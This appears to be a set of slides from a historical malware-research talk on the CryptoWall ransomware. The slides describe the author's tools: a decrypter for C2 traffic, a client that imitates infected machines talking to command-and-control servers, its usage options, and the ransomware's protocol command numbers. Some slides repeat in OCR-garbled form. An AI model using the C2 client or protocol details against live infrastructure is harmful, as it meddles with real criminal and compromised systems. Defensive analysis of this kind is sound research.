
malware.dontneedcoffee.com



The Story of CryptoWall: a historical analysis of a large scale cryptographic ransomware threat

4. Interesting Discoveries

66



5. Tools



Tools

I've created a few tools to aid in the analysis of CryptoWall (infections):

- a CryptoWall request decrypter
- a CryptoWall client
- a CryptoWall server



Tools

I've created a few tools to aid in the analysis of CryptoWall (infections):

- a CryptoWall request decrypter
- a CryptoWall client
- ~~• a CryptoWall server~~



Tools

I've created a

- a CryptoWall
- a CryptoWall

~~a CryptoWall~~

(infections):



Tools: CryptoWall request decrypter

Allows you to decrypt individual requests and responses made by infected clients. You provide the request key and the request or response data:

```
python cryptowall-post-decoder.py <request key> <request/response data>
```



Tools: CryptoWall request decrypter

```
python cryptowall-post-decoder.py vob9xevd95ej  
37f51e98e2b5516638237800ff0cadab76e98521313a53555ee9d  
8575695ac0d80bc1335162dd6979b23fb5fb11443708ac8be520  
6
```

```
{7 | crypt19 | 4E0C0303057CD36249C03664F195D715 | 3 | all=28}
```



Tools: CryptoWall client

Allows you to communicate with the C2 server(s) directly or via a compromised site proxy.

Can set communication components from the command line or in an interactive terminal mode.



Tools: CryptoWall client

Usage: cryptowall-client.py [options]

Options:

- h, --help show this help message and exit
- i, --interactive Discard any parameters set, go into interactive mode
- r, --randomize-profile
Randomize the profile input (system ID, IP address)
- s SYSTEM_ID, --systemid=SYSTEM_ID
System ID used to uniquely identify this 'infection'
- f FILE_COUNT, --filecount=FILE_COUNT
The amount of files that were 'encrypted to report to the C2
- a IP_ADDRESS, --ipaddress=IP_ADDRESS
The IP address to report this infection came from
- c C2_SERVER, --c2-server=C2_SERVER
Command and control server to communicate to (without http:// or trailing slash)
- n, --no-storage Disables storage of the 'infection' profiles
- p PROFILE_LOCATION, --profile-path=PROFILE_LOCATION
Location to store the profile files (contains public key, payment ID, country and payment onion)
- v, --verbose Enables verbose output

Exploring commands send / received

Normally seen commands:

- 1 - Client register
- 2 - Get resource blob
- 3 - Client command request
- 4 - unknown
- 5 - unknown
- 6 - unknown
- 7.1 - Client get key
- 7.2 - Client confirms key MD5
- 7.3 - Report files in



Tools

All these tools are available from my Github repository:

<https://github.com/0x3a/cryptowall>



A thank you to some friends

- Brad from malware-traffic-analysis.net (For his freely available data)
- Nick Hoffman from Morphick Inc (for sharing old CryptoWall samples)
- @techhelplistcom (sharing data and continued work)
- More (unnamed) people, you know who you are!



Thats all Folks!

